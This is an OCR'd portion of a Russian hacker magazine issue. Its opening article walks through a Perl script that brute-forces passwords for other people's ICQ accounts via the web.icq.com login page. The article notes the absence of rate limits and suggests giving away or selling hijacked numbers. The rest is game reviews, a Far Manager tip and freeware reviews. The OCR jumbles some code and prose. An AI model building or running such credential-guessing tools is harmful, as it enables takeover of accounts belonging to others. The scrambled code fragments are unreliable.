Ты не задумывался над вопросом, почему все твои продвинутые друзья сидят на красивом шестизначном уине, а у тебя паршивенькая восьмизначка, хотя в Инете ты появился гораздо раньше своих друзей. Понял, понял… ты и есть - продвинутый друг, сидящий на когда-то скарженной шестизначке 666666 =). Тогда почему бы тебе не посшибать их десятками и не раздарить подружкам (продать друзьям)? Реализовать это вполне возможно… а вот как - ты узнаешь, прочитав эту статью.

Дмитрий Докучаев aka Forb (forb@ruhost.ru)

Теория

Каждый уважающий себя программист перед составлением программы перво-наперво составляет алгоритм, иначе ему придется, путаясь в своем же коде, составлять кривоватый ход работы программы. Соответственно КПД такой программы стремится к нулю.

Ответ сервера web.icq.com

Идея брутфорса пришла ко мне после того, как я посетил сайт web.icq.com. Там находится logon страница для изменения деталей пользователя. Подсчитав параметры, которые должен передать серверу для нужного результата, я написал небольшой брутфорс. Результат скрипта превзошел все ожидания. Никаких лимитов на подключения (чего не скажешь о брутфорсах, которые заходят напрямую на ICQ сервер), а еще сервер не сбросит в оффлайн владельца уина, если он будет online.

Итак, суть алгоритма. Программа должна создать сокет и соединиться с сервером web.icq.com, послать параметры скрипту web-авторизации (собственно уин и предполагаемый пароль) и анализировать возврат сервера (смотри на скриншоте). Если сервер возвращает, что пароль верный, то прекращаем брутфорс данного уина и переходим к следующему. Если же пароль неверный - брать следующий и продолжать подбор. Соответственно, если требуется, программа должна выводить подробные комментарии взлома на консоль либо в debug file.

Итак, мы составили алгоритм! Теперь можно переходить к составлению работающей программы, реализующей данный алгоритм. Почему взят именно Perl? Я с удовольствием бы выбрал другой язык, например Delphi, но всем известно, что Perl по умолчанию поставляется на все Unix-платформы. Таким образом, скрипт может работать в background-режиме на твоем любимом шелле (либо, если такового не имеется, то на win-платформе Perl от ActiveState).

Кодинг

Итак, переходим к самой важной и ответственной части - кодингу, придерживаясь минимальных стандартов и правил программирования и заданного алгоритма. Поехали.

```
#!/usr/bin/perl
```

Объявим важные переменные, типа шаблона negative и positive, а также имя сервера.

```
use IO::Socket # Заюзаем поддержку сокетов
```

IO::Socket - наиболее простой модуль для создания сокетов в Perl. Он очень прост и удобен. Создание сокета ты увидишь в дальнейшем коде, прием и передачу данных через сокет можно организовать посредством переменной сокета (она присваивается новому сокету), например:

print $socket «Запрос информации\n»; # Передадим строку в Socket (Внима-

```
sub checkstart {
   &crash(1,$uins) unless (-f $uins);
   &crash(1,$passwordlst) unless (-f $passwordlst);
}
```

Здесь - crash - дальнейшая процедура обработки ошибок. Далее открываем файл с уинами и поочередно заполняем массив @uinslst номерами.

```
sub openuins {
   open(UINS,»$uins») || &crash(10);
         while(<UINS>)
            {
                  chomp($_);
                  push(@uinslst,$_)  # Заполняем массив @uinslst в цикле
            }
   close(UINS);
for ($iall=0;$iall<=scalar(@uinslst);$iall++) {
   if ($iall>=scalar(@uinslst)) { &crash(2) }
   $prepareuin=$uinslst[$iall]; ## Для каждого уина - выполним его выделение в переменную
   print «Getting uin $prepareuin\n» if $debug;
openpass($prepareuin); # И отправимся на следующую процедуру (перебор паролей для него)
}
}
```

ние! Символ «\n» - обязателен)
$answer=<$socket>; # Принимаем ответ сокета в переменную $answer.

Затем отправим скрипт на проверку - существует ли файл с уинами и вордлистами. Если не существует - сообщение об ошибке.

Немного о процедурах. Процедуры в языке Perl задаются следующим образом: sub имя_процедуры { ..... } (где в блоке { } расположен код процедуры). Существует два пути пересылки параметров процедуре. Либо как глобальные переменные, которые будут заранее объявлены в главном модуле, либо на уровне параметров (вызов осуществляется так: имя_процедуры (параметр1, параметр2, ...). Принять такие параметры в самом сабе можно, выцепив их из дефолтового массива @_, следующим образом: my($param1,$param2)=@_, где my() - локализация переменных. Весь код брутфорса будет составлен практически из процедур, и ты сам впоследствии заценишь их гибкость и удобство.

openpass() практически аналогичная процедура (вместо уинов фигурируют пароли). Смысл этой процедуры - передать уин и пароль на процедуру crack() и отследить возврат, который может быть либо 2, либо 3 (пароль найден, либо все пароли закончились).

```
sub crack {
my($passwd,$uin)=@_; # Берем из параметров уин и пароль
unless ($passwd) {
return 3; # Если нет пароля - возвращаем 3
}
print «Trying $uin and $passwd...  \n» if $debug;

$dir=»/newlogin/1,,,00.html?&karma_fail_url=http://web.icq.com/login/login_page?karma_product_css=11&karma_success_url=http://web.icq.com/whitepages/change_details/?&karma_forget=1&karma_service=1&karma_user_login=$uin&karma_user_passwd=$passwd»;
# Так выглядит путь к скрипту и параметры, которые необходимо послать серверу.

$resuilt=&sock($dir); ## Отправка на процедуру создания сокета и отправки данных серверу
if ($resuilt == -1) # Анализ результата
          {
                    print «Can\'t connect to server... Reconnecting\n» if $debug;
                    redo
          }
                    elsif (!($resuilt))
                    {
                              print «failed\n» if $debug;
                              return 0;
                    }
                    elsif ($resuilt)
                    {
                              print «success\n» if $debug;
                              logging($success,»$uin\:$passwd»);
                              $i++;
                              return 2;
                    }
}
```

Итак, процедура crack(). В ней фактически идет анализ результата следующей процедуры sock(). Если результат = -1 - коннект к серверу не состоялся - реконнектимся. Если результат нулевой - сообщаем, что пароль неверный, иначе, если пароль верный, то логируем в logg.txt аккаунт и возвращаем код 2 (openpass() прореагирует на него, как брать следующий по списку UIN).

```
sub sock {
   my($socket);
   my($get)=@_;
   $socket=IO::Socket::INET->new(          PeerAddr => $server,
                                           PeerPort => 80,
                                           Proto => tcp)
   or return -1; # Создадим сокет, либо возвратим -1
   $get=~s/\r|\n//g; # Удалим из пути к скрипту все спецсимволы
   print $socket «HEAD $get HTTP/1.0\n\n»; # Посылаем HEAD WWW серверу

          while (<$socket>)
             {
                    $answer=$_;
                    chomp($answer);
                      if ($answer=~/$positive/) # Анализируем результат
                          {
                            close($socket);
                            return 1
                          }
                      if ($answer=~/$negative/)
                          {
                            close($socket);
                            return 0
                          }
             }
}
```

Условия в Perl

Как сказал один человек, на Perl можно писать стихи - из-за гибкой реализации кода, в частности условий. Условия в Perl могут задаваться как:
if ($true) { $xakep=1; $lamer=0 } # для составных операций,
так и:
$xakep = 1 if ($true); # для одиночных операций.
Также не забывай про логические операторы || и && (они работают быстрее or и and и имеют более высокий приоритет).

Анализ данных из сокета происходит следующим образом: если строка совпала с подстрокой positive - делаем вывод, что пароль найден (возвращаем 1), иначе вернем 0 (пароль неверен).

Разбор полетов

Вот, собственно, и весь скрипт. Все просто, если правильно составить алгоритм и грамотно оформить код. Что делать со скриптом? Это на твой выбор. Запускай его на *nix шелле в бэкграунд (типа perl icq.pl &), либо под Win, используя ActivePerl.

Брутфорс в работе

Как видишь, я пытался сделать этот скрипт универсальным. То есть ты легко можешь добавить в него свой код или изменить мой (если что-то не устраивает). Скачать полный скрипт можно по адресу: http://kamensk.lael.ru/forb/soft/icq.zip. При появлении вопросов можешь написать мне - я постараюсь ответить, ибо люди должны помогать друг другу ;).

Хитрости кода

В коде ты увидишь переменную $debug. Как видно, почти все print() выполняются при условии, что $debug отлична от нуля. Поэтому, если тебе не нужен лишний мусор, присвой ей 0.

Бывает, что после отправки HEAD, сервер отвечает, что перегружен (попробуйте обратиться позднее). Если ты желаешь отловить это сообщение, то сделай некоторые изменения в коде (поверь, это несложно) и модифицируй скрипт.



TIPS&TRICKS

Есть в Fare одна полезная фишка: "Список процессов" - F11 -> Process List (список процессов). Он позволяет просматривать и убивать любой процесс. Даже kernel32 (он действительно умирает вместе со всем остальным). А по клавише F3 можно просматривать свойства процессов. Возможность чрезвычайно полезна обладателям Windows 9x, т.к. показывает процессы, скрытые от трехпальцевого меню (Ctrl+Alt+Del) - теперь ни один троян не спрячется ;).

Garik
qstart@narod.ru
http://www.webhowto.ru/reg

ЗАЛ СУДА


Приговор N

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>


Урожденная	Largo Winch
Жанр	adventure
Похожесть	Broken Sword
Мать/отец	Ubi Soft/Акелла
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Полностью трехмерная адвенчура с на редкость логичными и умными загадками. Впечатление портят тупорогие штампы (добро пожаловать в Россию, состоящую из заснеженной Сибири, КГБ-шников, алкоголиков и хакеров), немного неудобное управление (что поделаешь, порт с PS2) и паталогические проблемы с чувством юмора у разработчиков. Все остальное - очень даже ничего. По крайней мере, играется приятно.
ПРИГОВОР	ХОРОШО





Урожденная	Icewind Dale 2
Жанр	RPG
Похожесть	Baldur's Gate 1-2, Icewind Dale
Мать/отец	Black Isle Studios/Interplay
Требует	P2-350(P3-500), 64(128)
Групповуха	LAN, Инет
Описуха	Изюминка этой ролевки в использовании новой, третьей редакции правил AD&D. В остальном - обычный римейк всем знакомых игр на Infinity Engine (т.е. BD и самого IWD). Увлекательные квесты разбавлены заданиями а la мальчик на побегушках, графика уже начинает отдавать несвежестью, AI демонстрирует чудеса кривого pathfinding'а, глюки лезут изо всех щелей, разве что озвучка и музыка почти безупречны.
ПРИГОВОР	СРЕДНЕ


Урожденная	Celtic Kings: Rage of War
Жанр	RTS
Похожесть	Warcraft 3, Knights & Merchants
Мать/отец	Haemimont/Руссобит-М
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Качественная, насквозь традиционная реал-тайм стратегия по мотивам кельтской мифологии. Двухмерная спрайтовая графика смотрится выигрышно, несмотря на то, что после WC3 любая 2D RTS выглядит позавчерашним днем. Армию надо кормить (как в Knights & Merchants), на героя можно вешать магические предметы (как в WC3), AI очень неплох. Приговор был бы выше, если бы не глубокая вторичность.
ПРИГОВОР	СРЕДНЕ





Урожденная	Battlefield 1942
Жанр	Многопользовательский FPS
Похожесть	Tribes 2
Мать/отец	Digital Illusions/Electronic Arts
Требует	P3-500(P3-1000), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Командный многопользовательский FPS, действие происходит во время Второй мировой. Играть можно, не только бегая по полю боя с винтовкой/базукой/миной/аптечкой наперевес, но и рассекая небо на истребителях, руля джипами, танками и прочей техникой и даже крадучись в глубинах на подлодке. Графика весьма прогрессивна, игровой процесс захватывает дух. Убийца Operation Flashpoint и конкурент Counter Strike.
ПРИГОВОР	РУЛЕ(З)!

Урожденная	Sudden Strike 2
Жанр	RTS
Похожесть	Sudden Strike
Мать/отец	Fireglow/CDV Software
Требует	P2-400(P3-500), 64(128)
Групповуха	В ассортименте
Описуха	Изменения по сравнению с первой частью скорее косметические: теперь можно транспортировать солдат на чем угодно, хоть на броне танка, офицеры пользуются биноклем и т.д. На стороне немцев выступают японцы, итальянцы и румыны. Союзники действуют поодиночке: СССР, США, Великобритания, Франция и Польша. А вот графика осталась прежней, да и игровой процесс значительных изменений не претерпел.
ПРИГОВОР	ХОРОШО



001489

Урожденная	Al Qaeda Hunting 3D
Жанр	FPS
Похожесть	Vietnam
Мать/отец	Incorrigable Games
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Действие этой... игры происходит в пещерах Тора Бора, на базе талибов, где по данным спецслужб частенько тусуется
ПРИГОВОР	ЛАЖА

Осама бен Ладен. Его поимка с немедленным уничтожением без суда и следствия и является целью шутера с прекрасным названием «Охота на Аль-Каиду 3D». Два вида оружия, столько же типов врагов и текстур на стенах, 20 минут игрового времени - вот необходимый минимум для жаждущего мести американца.





Урожденная	Prisoner of War
Жанр	stealth action/adventure
Похожесть	Thief
Мать/отец	Wide Games/Codemasters
Требует	P3-500(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Thief во время Второй мировой или Commandos в 3D. Ты - заключенный немецкого концлагеря, при этом умудряешься не
ПРИГОВОР	ХОРОШО

только выжить, но и всячески пакостить ненавистному фашистскому режиму. То документ важный стыришь, то саботаж учинишь. И все это - скрываясь от вездесущих охранников. Играть очень... атмосферно. Да что там говорить, страшно. Даже устаревшая графика этому не в состоянии помешать.






ЗАЛ СУДА

Приговор

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Emperor: Rise of the Middle Kingdom
Жанр	хозяйственная стратегия
Похожесть	SimCity, Zeus, Pharaoh
Мать/отец	Impressions Games/Sierra
Требует	P2-400(P3-800), 64(128)
Групповуха	Инет
Описуха	Градостроительная стратегия. Нашей главной задачей является удовлетворение многочисленных нужд капризных граждан. Надо выстраивать древнекитайский город так, чтобы каждого жителя постигло эстетическое, физическое и гастрономическое счастье. Все это мы уже видели в других «древних» странах: в Египте (Pharaoh), в Риме (Zeus) и т.д. Движок старый, двухмерный. Да, качественно, но мы в это уже играли.
ПРИГОВОР	ХОРОШО





Урожденная	Unreal Tournament 2003
Жанр	Многопользовательский FPS
Похожесть	Quake 3, Unreal Tournament
Мать/отец	Digital Extremes/Epic Games/Infogrames
Требует	P3-1000(P4-2000), 128(512), 3D
Групповуха	LAN, Инет
Описуха	В принципе, обычный многопользовательский шутер (читай третья Квака номер два), но завернутый в такой потрясающий графический фантик, что забываешь, зачем ты в эту игру зашел. Тонны полигонов, высококачественные текстуры, отточенная физика (посмотри на падения тел)... И при этом - довольно стандартные режимы игры, уровни и оружие. Мощный конкурент Q3, но прорыва в жанре не вышло.
ПРИГОВОР	РУЛЕ(З)!








Урожденная	Stronghold: Crusader
Жанр	FPS
Похожесть	Stronghold
Мать/отец	Firefly Studios/GOD Games
Требует	P2-300(P3-600), 64(128)
Групповуха	LAN, Инет
Описуха	Действие этой дополнялки разворачивается в арабских пустынях во времена крестовых походов. Отсюда и набор изменений: унылые песчаные ландшафты, восточный стиль в архитектуре, арабские народные юниты. На этом нововведения заканчиваются. Очередной пустой адд-он для выкачивания фанатских сбережений. Купи его, только если тебе жизнь без бедуинов не мила.
ПРИГОВОР	СРЕДНЕ





Урожденная	Conflict: Desert Storm
Жанр	тактический шутер
Похожесть	Delta Force, TacOps
Мать/отец	Pivotal Games/SCi Games
Требует	P2-450(P3-1000), 128(128), 3D
Групповуха	LAN, Инет
Описуха	Ненапряжный шутер с налетом якобы реалистичности с одной стороны, и полной аркадности с другой. Вроде и оружие реальное, и задания правдоподобные, и все как бы «по-честному», но аптечка творит чудеса (поднимает раненого после прямого попадания снарядом!) а оружие щедро разложено по многочисленным трупам врагов. Симпатичная графика, расслабляющий гемплей - что еще нужно для отдыха после рабочего дня?
ПРИГОВОР	СРЕДНЕ





Урожденная	Hover Ace
Жанр	аркадные гонки
Похожесть	Star Wars: Racer, Rollcage 1-2
Мать/отец	GSC Game World/ Руссобит-М
Требует	P3-500(P3-1000), 64(128), 3D
Групповуха	Обломись
Описуха	Суть игры проста, как полкило селедки: на неких планетах проводятся гонки на суперскоростных парящих и стреляющих пепелацах... Подробности нужны? Правильно, здесь главное - ощущение скорости, драйв, адреналин. С этим все в порядке: графика справляется, маломощные поначалу машинки сменяются молниеносными терминаторами, вооруженными до зубов. Снять напряжение после рабочего дня - самое оно.
ПРИГОВОР	ХОРОШО










ULTRA
100,5FM

ЗАЛ СУДА

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>





Урожденная	NHL 2003
Жанр	хоккейный симулятор
Похожесть	NHL 2002
Мать/отец	EA Sports/Electronic Arts
Требует	P2-450(P3-1000), 128(256), 3D
Группповуха	В ассортименте
Описуха	Редкий случай, когда улучшение игры происходит не за счет добавления новых фишек, а скорее за счет отсечения ненужных.
ПРИГОВОР	РУЛЕ(З)!

Многие из излишних, по мнению авторов, наворотов версии 2002 здесь исчезли. Зато физика поведения шайбы доведена до абсолюта. Реалистичные рикошеты, отскоки - все по-настоящему. Есть мелкие недочеты и по графике, и по игровому процессу, но, тем не менее, это - лучший хоккей на PC.





Урожденная	Divine Divinity
Жанр	action/RPG
Похожесть	Diablo 1-2, Prince of Qin, Gorasul
Мать/отец	Larian Studios/CDV Software
Требует	P2-450(P3-750), 64(128), 3D
Группповуха	Обломись
Описуха	Возьми Diablo (обе части), замешай туда немного занятных квестов, некоторые из которых можно даже проходить по-
ПРИГОВОР	ХОРОШО


разному (Fallout, Planescape: Torment), нарисуй приятную старомодную графику, состряпай в меру удобный интерфейс, и у тебя получится Divine Divinity. Диалоговое «разнообразие» осталось в наследство от детища Blizzard, зато разнообразие квестов заставит покраснеть многих грандов жанра.






Урожденная	Necromania: Trap of Darkness
Жанр	action/RPG
Похожесть	Diablo 1-2, Get Medieval
Мать/отец	DarkSoft/Акелла
Требует	P2-400(P3-600), 128(256)
Группповуха	LAN, Инет
Описуха	Типичный клон Diablo, только на этот раз с характерным юмором из Duke Nukem. Набившие оскомину рыцари, маги и прочие
ПРИГОВОР	СРЕДНЕ

амазонки матерятся как грузчики, на стенах предлагаются услуги орального секса в исполнении скелета. Кроме этого, разнообразие вносит, пожалуй, только возможность играть за типично «монстрячих» существ: голема, гоблина, того же скелета (хм...). В остальном - однообразная аркада.





Урожденная	No One Lives Forever 2
Жанр	FPS
Похожесть	No One Lives Forever
Мать/отец	Monolith/Fox Interactive/Sierra Entertainment
Требует	P3-500(P4-2000), 128(512), 3D
Группповуха	LAN, Инет
Описуха	Шпионское приключение на супердвижке Lithtech Jupiter. На скриншотах нельзя оценить потря-
ПРИГОВОР	РУЛЕ(З)!


сающую плавность движений, точную мимику персонажей, физику игрового мира. Уровни тебе запомнятся надолго, несмотря на то, что «экзотика» (индийские улочки, сибирская военная база...) слегка притянута за уши. Набор оружия, впрочем, как и сюжет, довольно стандартны, но даже это не может испортить блестящую игру.





Урожденная	Strategic Command: European Theatre
Жанр	wargame
Похожесть	Panzer General
Мать/отец	Fury Software/Battlefront
Требует	P200(P2-300), 32(64)
Группповуха	В ассортименте
Описуха	Варгейм в масштабах командования вооруженными силами целой страны или даже коалиции стран.
ПРИГОВОР	СЛАБО

Напоминает Civilization, из которой убрали все, кроме военных действий, да и те кастрировали. На карте Европы перемещаешь фишки армий и захватываешь целые страны. Разыгрывается Вторая мировая, играть можно за всех основных участников. Идея интересная (повернуть вспять ход целой войны), но реализация ни к черту.






MAXIMUM
103.7 FM


ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

UNIC v 2.0


Windows 9x/Me/NT/2k/XP
Size: 1798 Kb
Freeware
http://www.softaura.ru/unic

Универсальный грабитель новостных ресурсов. Состоит из двух частей: одна скачивает новости, упорядочивает их и складывает в нужном формате, вторая предоставляет удобный интерфейс для просмотра собранной информации. На момент тестирования программа позволяла таскать новости с таких популярных сайтов, как Газета.ru, Lenta.ru, Утро.ru, Handy.ru, Compulenta.ru, Анекдот.ru. Впрочем, нет никакой необходимости грузить на свою машину всю информацию, до которой UNIC способна дотянуться - программе можно совершенно четко дать понять, новости на какие темы и из каких источников тебя интересуют. Хочешь читать про свежий софт? Прога будет закачивать тебе только обзоры ПО. Хочешь читать про политику? Пожалуйста! Кроме свежих анекдотов тебя по утрам ничего не интересует? Нет проблем, будут тебе анекдоты. К тому же, что особенно приятно, программа будет снабжать тебя только «чистой» инфой (текстами новостей и иллюстрациями к ним) - ни баннеров, ни рекламы в окне просмотра UNIC ты никогда не увидишь. Программа умеет работать по расписанию. Это означает, что новости будут скачиваться в наиболее удобное для тебя время. Также в «Универсальном грабителе новостей» предусмотрено несколько вариантов поиска нужной тебе информации, возможность вывода текущей новости на принтер и создания файлов новостей для последующего чтения их на карманном компьютере.
Примечание для продвинутых пользователей: в файле конфигурации программы (Unic.ini) имеется параметр [Download] / LoadImages=1, который отвечает за загрузку картинок. Если выставить его значение в ноль, то иллюстраций в свежих новостях больше не будет, но сами новости начнут грузиться гораздо шустрее.



FindJournals v 4.3.9


Windows 9x/Me/NT/2k/XP
Size: 342 Kb
Freeware
http://wiln.wallst.ru



Сейчас в Рунете расплодилось видимо-невидимо электронных журналов. Internet Zone, ProtoPlex, Web Creation... Если постараться, то можно найти даже старые номера «Хакера» за 1999 - 2001 год. Но зачем я тебе это рассказываю? Наверняка на твоем винчестере уже скопилось приличное количество таких журналов. Скопилось и... лежит мертвым грузом, поскольку ориентироваться в этом скопище веб-страниц весьма и весьма затруднительно! Но, к счастью, это беда поправима - стоит лишь установить на своей машине программу FindJournals, и интересующая тебя статья уже не сможет затеряться среди сотен других. Почему? Да потому что указанная прога облегчает просмотр содержания и дает возможность быстрого поиска нужной информации в комплектах электронных журналов, расположенных на винчестере или компакт-диске.
При запуске FindJournals в левой части окна автоматически формирует список всех имеющихся журналов, а в правой отображает содержание текущего номера. Двойной щелчок на названии выбранной статьи приводит к ее открытию в браузере. Но если журналов много, то искать статью на интересующую тебя тему, просматривая содержание каждого номера - занятие унылое. Гораздо легче перейти на вкладку «Поиск», задать ключевое слово или словосочетание, и программа быстренько перекопает тебе весь «журнальный массив» целиком (поиск ведется как в названиях статей, так и в их тексте).
Вкладка «Избранное» позволяет отбирать статьи по необходимой тематике и распределять их по создаваемым тобой разделам. Причем такие статьи сохраняются отдельно и могут быть просмотрены в любое время. Более того! При использовании плагина IZone тебе даже разрешается формировать свои собственные сборники из отдельных статей, лично утянутых тобой из Инета. Сейчас, когда вокруг развелось столько разрозненной неупорядоченной информации, эта способность программы FindJournals особенно рулит.

3DNA v 0.9

Windows 9x/Me/NT/2k/XP
Size: 19732 Kb
Freeware
http://www.3dna.net




Новый вариант трехмерного интерфейса для операционной системы Windows. После установки и запуска 3DNA мы внезапно оказываемся внутри какой-то небольшой базовой станции, по которой нам разрешается свободно перемещаться. Сердце базы - виртуальное рабочее место, оснащенное трехмерными аналогами иконок. Корзину для мусора, калькулятор, мейлер, блокнот узнаешь с первого взгляда - это стандартный набор. Иконки других программ приходится импортировать (есть удобный мастер), после чего они занимают места на стенной панели. Работа в 3D-пространстве ничем не отличается от работы в 2D, т.е. ты кликаешь по предметам/изображениям - запускаются проги, появляются окна (самого обычного вида). Также на базе имеется стена с большим количеством экранов, на каждый из которых можно вывести «снимок» интересующего тебя сайта. В центре базы находится столб с кнопками, позволяющий добраться до внутренних настроек программы. Кроме скорости передвижения, чувствительности мыши и тому подобных вещей, ты можешь изменить вид из окон (космос, бескрайнее море) и внутреннюю отделку помещения. Забавная деталь: все стены базы украшены плакатами, изображения на которых автоматически обновляются через Инет. Другой интересный момент - встроенный скринсейвер. Когда ты отходишь от компьютера, человечек (или какое-то другое существо :)), глазами которого ты смотришь, начинает очумело бегать по базе, подпрыгивая и покачиваясь. Итого: ROOMS, Win3D - отдыхают, теперь именно 3DNA являет собой наиболее качественную попытку переноса на компьютер той безумной разновидности трехмерного интерфейса, которую часто показывают в фантастических фильмах...



Kana Reminder v 1.5

Windows 9x/Me/NT/2k/XP
Size: 294 Kb
Freeware
http://www.kanasolution.cjb.net

Столько раз, засидевшись за компьютером, я забывал про важные дела, события, планы, что, в конце концов, мне это надоело. Я полез в сеть и три дня качал и тестировал проги, обещавшие в заданное время напоминать мне обо всем, о чем я сам хотел бы помнить. Больше трех десятков популярных программ было признано негодными: некоторые из них отъедали слишком много системных ресурсов, некоторые были «сыроваты», некоторые - неоправданно сложны. Но потом я наткнулся на утилиту под названием Kana Reminder и понял - это то, что мне надо! Малый вес, простой, но не примитивный интерфейс, приличное количество продуманных функций, главная из которых - возможность быстрого создания напоминаний: один клик по иконке или нажатие «горячей клавиши», и на экран выпрыгивает маленькое окошко, в которое достаточно лишь «забить» время и текст. Это - в простейшем случае, когда, скажем, нужно не забыть через полчаса выключить картошку. Но, если требуется, ты можешь из этого же окна изменить любую из настроек по умолчанию: установить дату, требуемую регулярность срабатывания (ежечасное, ежедневное, еженедельное и т.д.), настроить способ оповещения. Кстати, о способах оповещения следует сказать, что они также сделаны очень грамотно: в назначенное время Kana Reminder может помигать иконкой, запустить заранее заданную прогу, проиграть звуковой файл (или пропищать спикером в системном блоке), выплюнуть окошко с текстом напоминания и кнопками («ОК», «Напомнить еще раз через n-минут»). Также в программе имеется меню настройки, из которого можно посмотреть сразу все сделанные тобой напоминания, установить парольную защиту, повесить на комбинации кнопок различные операции... Короче говоря, полюбовавшись на все это, я уже через пару минут решительно потер весь конкурирующий софт, а Kana Reminder прописал в автозагрузку. И хотя с тех пор прошло уже несколько недель, я еще ни разу об этом не пожалел!



ШapoWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

ХАКЕР VER 11.02 (46)

»»» СОФТ

3DNA 0.9
